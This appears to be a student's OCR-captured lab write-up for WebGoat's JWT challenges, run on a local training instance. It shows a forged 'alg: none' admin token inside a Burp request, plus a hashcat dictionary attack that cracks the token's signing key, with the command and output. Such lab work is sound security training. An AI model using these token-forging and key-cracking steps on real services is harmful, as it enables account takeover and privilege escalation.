
7.1. Install&Configure [BurpSuite]

7.2. Start docker & webgoat

- in Desktop folder, run 'sudo start_webgoat.sh'


7.3. Create account on: http://localhost:8080/WebGoat


7.4. Go to lesson (A2) Broken Authentication -> JWT Tokens




7.5. At minimum, complete challenges 4 & 5

CHALLENGE 4:






I modified the JWT to set alg as "none" and i created a token with admin privileges. The final token was created by Base64 encoding using the header and the payload, then combining them. Now i have to replace the original JWT with the fake one so we can have admin access.




Pretty Raw Hex

```
POST /WebGoat/JWT/votings/Admin%20lost%20password HTTP/1.1
Host: localhost:8080
Content-Length: 0
sec-ch-ua: "Chromium";v="103", ".Not/A)Brand";v="99"
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.134 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: access_token=
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJpYXQiOjE3MzU4MDg5MzksImFkbWluIjoidHJ1ZSIsInVzZXIiOiJUb20ifQ;
JSESSIONID=7w2e3YSFnpJyA0tZfW0tX7e_Y7JVGruQ9vyxJhDM
Connection: close

```



16:15
WebGoat
localhost:8080/WebGoat/start.mvc#
Challenges
Assignment
Try to change the token you receive and become an admin user by changing the token and once you are admin reset the votes
Vote for your favorite
Welcome back, Tom
WEBGOAT
Username
admin
Admin lost password
In this challenge you will need to help the admin and find the password in order to login
36002 votes
Vote Now!
Average 4 /4
Vote for your favorite
localhost:8080/WebGoat/start.mvc#
Right Ctrl
ENG
11:15 PM
1/7/2025




CHALLENGE 5:

For this exercise i did a brute-force attack to crack the JWT and discover the key. I used the google-10000-english.txt file, which contains common words. By running the JWT through Hashcat with this dictionary, I was able to test multiple keys and find the correct one (shipping). After that, i changed the username in the JWT to "WebGoat" and generated a new token.

```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 16500 -a 0 "eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJ1aWxkZXIiLCJhdWQiOiJ3ZWJnb2F0Lm9yZyIsImlhdCI6MTczNjI5MDMwNSwiZXhwIjoxNzM2MjkwMzY1LCJzdWIiOiJ0b21Ad2ViZ29hdC5vcmciLCJ1c2VybmFtZSI6IlRvbSIsIkVtYWlsIjoidG9tQHdlYmdvYXQub3JnIiwiUm9sZSI6WyJNYW5hZ2VyIiwiUHJvamVjdCBBZG1pbmlzdHJhdG9yIl19.OsOUXOzOeSYNsSX5ki9ri64AU5JG9R_JVS4aSUMOBdc" /home/kali/Downloads/google-10000-english.txt
```


Alice [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
17:58
kali@kali: ~
File Actions Edit View Help
Host memory required for this attack: 0 MB
Dictionary cache hit:
* Filename..: /home/kali/Downloads/google-10000-english.txt
* Passwords.: 10000
* Bytes.....: 75888
* Keyspace..: 10000
eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJ1aWxkZXIiLCJhdWQiOiJ3ZWJnb2F0Lm9yZyIsImlhdCI6MTczNjI5MDMwNSwiZXhwIjoxNzM2MjkwMzY1LCJzdWIiOiJ0b21Ad2ViZ29hdC5vcmciLCJ1c2VybmFtZSI6IlRvbSIsIkVtYWlsIjoidG9tQHdlYmdvYXQub3JnIiwiUm9sZSI6WyJNYW5hZ2VyIiwiUHJvamVjdCBBZG1pbmlzdHJhdG9yIl19.OsOUXOzOeSYNsSX5ki9ri64AU5JG9R_JVS4aSUMOBdc:shipping
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 16500 (JWT (JSON Web Token))
Hash.Target......: eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJXZWJHb2F0IFRva2VuIE ... UMOBdc
Time.Started.....: Tue Jan 7 17:53:14 2025 (0 secs)
Time.Estimated...: Tue Jan 7 17:53:14 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/home/kali/Downloads/google-10000-english.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 367.5 kH/s (0.43ms) @ Accel:256 Loops:1 T
Right Ctrl
ENG
12:58 AM
1/8/2025



